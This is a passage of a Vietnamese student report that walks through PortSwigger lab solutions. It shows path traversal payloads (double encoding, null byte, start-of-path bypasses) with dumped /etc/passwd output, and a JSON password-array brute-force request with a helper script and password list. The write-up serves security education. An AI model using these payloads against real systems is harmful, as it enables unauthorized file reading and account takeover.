
4. Server đọc nội dung file bằng hàm **readfile()**.

Điểm yếu này cho phép kẻ tấn công dùng các chuỗi như **....//** hoặc **....//..//** để qua mặt bộ lọc. Sau khi chuẩn hóa (normalize), các chuỗi này vẫn tương đương với **..** và dẫn đến truy cập được file ngoài thư mục cho phép.

```
1 $filename = str_replace("../", "", $_GET['file']); // lệnh xóa 1 phần  
2 $path = "/var/www/images/" . $filename;  
3 readfile($path);
```

### Kết quả đạt được

Bằng cách sử dụng payload **....//** để qua mặt cơ chế lọc, có thể truy xuất toàn bộ dữ liệu sản phẩm trong cơ sở dữ liệu, bao gồm cả các sản phẩm chưa được phát hành (được hiển thị dưới dạng ảnh với lí do như bài trên).



Hình 65: Truy cập file dữ liệu sản phẩm sau khi chỉnh sửa URL (hiển thị dưới dạng ảnh)

Để xem nội dung thực sự, cần tải phản hồi này về và đổi phần mở rộng từ **.jpeg** sang **.txt**. Khi mở bằng trình soạn thảo văn bản (như Notepad), toàn bộ dữ liệu sản phẩm trong cơ sở dữ liệu, bao gồm cả các sản phẩm chưa phát hành, sẽ hiển thị đầy đủ:

```

image.txt

File Edit View H1 I A B C D E F G H I J K L M N O P Q R S T V W X Y Z

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
peter:x:12001:12001:/:/home/peter:/bin/bash
carlos:x:12002:12002:/:/home/carlos:/bin/bash
user:x:12000:12000:/:/home/user:/bin/bash
elmer:x:12099:12099:/:/home/elmer:/bin/bash
academy:x:10000:10000:/:/academy:/bin/bash
messagebus:x:101:101:/:/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongod:x:110:117:/:/var/lib/mongod:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin

```

Ln1, Col1 | 2,316 characters | Plain text | 100% | Unix (LF) | UTF-8

Hình 66: Nội dung file dữ liệu sản phẩm sau khi tải về và đổi đuôi sang .txt

### 3.8 File path traversal, traversal sequences stripped with superfluous URL-decode

Mình chứng

**Lab: File path traversal, traversal sequences stripped with superfluous URL-decode**

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images. The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

Hình 67: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết


Trong bài lab này, ứng dụng tiến hành `urldecode()` để giải mã tham số một lần trước khi kiểm tra chuỗi `.../`. Tuy nhiên, ở bước xử lý tiếp theo, server lại thực hiện giải mã URL thêm một lần nữa.

Điều này dẫn đến điểm yếu bảo mật: nếu kẻ tấn công gửi một payload được mã hóa hai lần (double encoding), ví dụ: %252e%252e%252f, thì sau lần `urldecode()` đầu tiên, giá trị này vẫn chưa trở thành .. / và vượt qua bộ lọc. Đến khi server giải mã lần thứ hai, payload sẽ trở thành .. / và được sử dụng trong đường dẫn thực tế, cho phép thực hiện path traversal thành công.

```
1 $filename = urldecode($_GET['file']); // decode lần 1 ở đây
2 if (strpos($filename, '..') !== false) die("Blocked");
3 $filename = urldecode($filename); // decode thêm lần 2
4 $path = "/var/www/images/" . $filename;
5 readfile($path);
```

## Kết quả đạt được


Bằng cách sử dụng payload %252e%252e%252f (double encoding), kẻ tấn công đã qua mặt được bộ lọc và thực hiện truy cập file thành công. Sau khi hoàn tất, ứng dụng hiển thị ảnh như sau. Việc tải về và chuyển đổi được thực hiện tương tự các bài trên để hiển thị nội dung gốc của file.



Hình 68: Truy cập thành công /etc/passwd (dưới dạng ảnh)

### 3.9 File path traversal, validation of start of path

Minh chứng



Hình 69: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Trong bài lab này, ứng dụng chỉ kiểm tra đường dẫn sau khi ghép có bắt đầu bằng thư mục hợp lệ `/var/www/images/` mà không thực hiện chuẩn hóa (normalize) trước khi xác thực.

Điểm yếu này cho phép kẻ tấn công cung cấp một payload có vẻ như bắt đầu hợp lệ, nhưng khi chuẩn hóa đường dẫn thì thực chất trả ra ngoài thư mục mong muốn. Ví dụ: `/var/www/images/..../etc/passwd` vẫn vượt qua bước kiểm tra vì chuỗi ban đầu đúng, nhưng sau khi chuẩn hóa thì thực tế là `/etc/passwd`.

```


1 $filename = $_GET['file'];
2 $path = "/var/www/images/" . $filename;
3 if (strpos($path, "/var/www/images/") !== 0) die("Access denied");
4 readfile($path);

```

Do không chuẩn hóa trước khi so sánh, kiểm tra này có thể bị qua mặt bằng cách sử dụng chuỗi traversal kết hợp với thư mục hợp lệ ở đầu đường dẫn.


#### Kết quả đạt được

Bằng cách lợi dụng kiểm tra thiếu chuẩn hóa, kẻ tấn công đã thực hiện truy cập file thành công. Sau khi hoàn tất, ứng dụng hiển thị ảnh như sau. Việc tải về và chuyển đổi được thực hiện tương tự các bài trên để hiển thị nội dung gốc của file.



Hình 70: Truy cập thành công /etc/passwd (dưới dạng ảnh)

### 3.10 File path traversal, validation of file extension with null byte bypass Minh chứng



Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER  
LAB Solved

This lab contains a path traversal vulnerability in the display of product images. The application validates that the supplied filename ends with the expected file extension. To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

Hình 71: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Trong bài lab này, ứng dụng ép buộc tất cả file phải có phần mở rộng .png bằng cách nối chuỗi với input của người dùng. Tuy nhiên, do cách xử lý chuỗi trong các ngôn ngữ C-based, khi gặp ký tự *null byte* (%00), chuỗi sẽ bị cắt tại vị trí này.


Điều này tạo ra lỗ hổng bảo mật: nếu kẻ tấn công chèn một %00 trước phần .png, thì trên thực tế phần mở rộng này bị bỏ qua, và server sẽ đọc file mà kẻ tấn công chỉ định thay vì file ảnh như mong muốn.

```
1 $filename = $_GET['file'] . ".png";
2 $filename = substr($filename, 0, strpos($filename, "\0")); // cắt đi null byte
3 $path = "/var/www/images/" . $filename;
4 readfile($path);
```

Nhờ đó, có thể vượt qua cơ chế kiểm tra định dạng file và truy xuất các file tùy ý trên hệ thống.

### Kết quả đạt được

Bằng cách chèn ký tự %00 trước phần mở rộng, kẻ tấn công đã thực hiện truy cập file thành công. Sau khi hoàn tất, ứng dụng hiển thị ảnh như sau. Việc tải về và chuyển đổi được thực hiện tương tự các bài trên để hiển thị nội dung gốc của file.




Hình 72: Truy cập thành công /etc/passwd (dưới dạng ảnh)

## 4 Trình độ EXPERT

### 4.1 Broken brute-force protection, multiple credentials per request


Minh chứng



Hình 73: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Khi truy cập vào `/login` của bài lab và thử đăng nhập thì nhận được thông báo **Invalid username or password**



Hình 74: Thủ đăng nhập

Khi bắt gói tin bằng Burp Suite, ta thu được gói POST /login như hình. Nhấp chuột phải → Send to Repeater để có thể thử nghiệm thêm

#	Host	Method URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	https://0a13002c0392...	GET /			200	8542	HTML		Broken brute-for...	✓	34.246.129.62		session=xBq...
5	https://0a13002c0392...	GET /resources/images/blog.svg			200	7499	XML	svg		✓	34.246.129.62		
6	https://0a13002c0392...	GET /resources/labheader/js/labHeader.js			200	1673	script	js		✓	34.246.129.62		
17	https://0a13002c0392...	GET /resources/labheader/images/logoAcademy.svg			200	8852	XML	svg		✓	34.246.129.62		
16	https://0a13002c0392...	GET /resources/labheader/images/ps-lab-notsolved.svg			200	942	XML	svg		✓	34.246.129.62		
18	https://0a13002c0392...	GET /academyLabHeader			101	147				✓	34.246.129.62		
20	https://0a13002c0392...	GET /my-account			302	86				✓	34.246.129.62		
21	https://0a13002c0392...	GET /login			200	3357	HTML			✓	34.246.129.62		
22	https://0a13002c0392...	GET /resources/js/login.js			200	1073	script	js		✓	34.246.129.62		
24	https://0a13002c0392...	GET /academyLabHeader								✓	34.246.129.62		
25	https://0a13002c0392...	POST /login							Broken brute-for...	✓	34.246.129.62		
26	https://0a13002c0392...	GET /academyLabHeader								✓	34.246.129.62		

Hình 75: Send to Repeater gói POST

Sau khi thử các lỗi có thể xảy ra với password như SQL injection thì thấy không khả thi. Ta thử gửi 1 request với JSON gồm `username` và mảng `password`

## ĐỒ ÁN 2

```

Request
Pretty Raw Hex
1 POST /Login HTTP/2
2 Host: 0a13002c039c90b601d53436007c007f.web-security-academy.net
3 Cookie: session=aQg2ly2tHqpg01mkUSe620JKNipgBix
4 Content-Length: 44
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not(A;Brand";v="0", "Chromium";v="138"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a13002c039c90b601d53436007c007f.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a13002c039c90b601d53436007c007f.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u+1, i
19
20 {
21     "username": "carlos",
22     "password": [
23         "1",
24         "2"
25     ]
26 }

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3327
5
6 <!DOCTYPE html>
7 <html>
8     <head>
9         <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10        <link href="/resources/css/labs.css rel=stylesheet">
11        <title>
12             Broken brute-force protection, multiple credentials per request
13         </title>
14     </head>
15     <body>
16         <script src="/resources/labheader/js/labHeader.js">
17             <div id="academyLabHeader">
18                 <section class="academyLabBanner">
19                     <div class="container">
20                         <div class="logo">
21                         </div>
22                         <div class="title-container">
23                             <h2>
24                                 Broken brute-force protection, multiple credentials per request
25                             </h2>
26                             <a class="link-back" href='
https://portswigger.net/web-security/authentication/password-based/lab-broken-brute-force-protection-multiple-credentials-per-request'
27                             >
28                             Back
29                         <br/>
30                         <img version="1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
31                         xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve"
32                         title="back-arrow">
33                             <gp>
34                                 <polygon points="1.4,0 0,1.2 12.6,15 0,28.6 1.4,30 15.1,15">
35                             </polygon>
36                             <polygon points="14.3,0 12.9,1.2 26.6,15 12.9,28.6 14.3,30
37                                         28,15">
38                             </polygon>
39                         </gp>
40                     </div>
41                 </section>
42             </div>
43         </body>
44     </html>
45 
```

Hình 76: Gửi request với JSON gồm `username` và mảng `password`

Phản hồi trả về `HTTP 200 OK`, cho thấy server không chặn request này, dù gửi nhiều mật khẩu trong 1 lần. Dựa vào điều kiện đó, ta có thể brute-force mật khẩu bằng cách gửi một đoạn JSON chứa danh sách authentication lab passwords của Portswigger.

```

solve.py U x
solve.py > ...
1 print("[", end='')
2
3 with open("pass.txt", "r") as f:
4     lines = f.readlines()
5
6 for i in lines:
7     print('"' + i.rstrip("\n") + '", ', end='')
8
9 print("xyz"]", end='')

Code chuyển danh sách mật khẩu sang dạng JSON

```

```

pass.txt U x
pass.txt
1 123456
2 password
3 12345678
4 qwerty
5 123456789
6 12345
7 1234
8 111111
9 1234567
10 dragon
11 123123
12 baseball
13 abc123
14 football
15 monkey
16 letmein
17 shadow
18 master
19 666666

```

Danh sách mật khẩu trên Portswigger

```

Đoạn JSON mong muốn
PS C:\Users\p14s\CODE\my_CTF_journey> python solve.py
[{"123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow", "xyz"]

```

Hình 77: Tạo JSON chứa danh sách password

Copy đoạn JSON sinh ra và paste vào phần `password`. Sử dụng Burp Repeater để gửi request với `username carlos` và mảng `password` gồm nhiều phần tử. Ta thấy response `302 Found` chứng tỏ đã **đăng nhập thành công**, mật khẩu đúng đã được tìm ra trong mảng

```

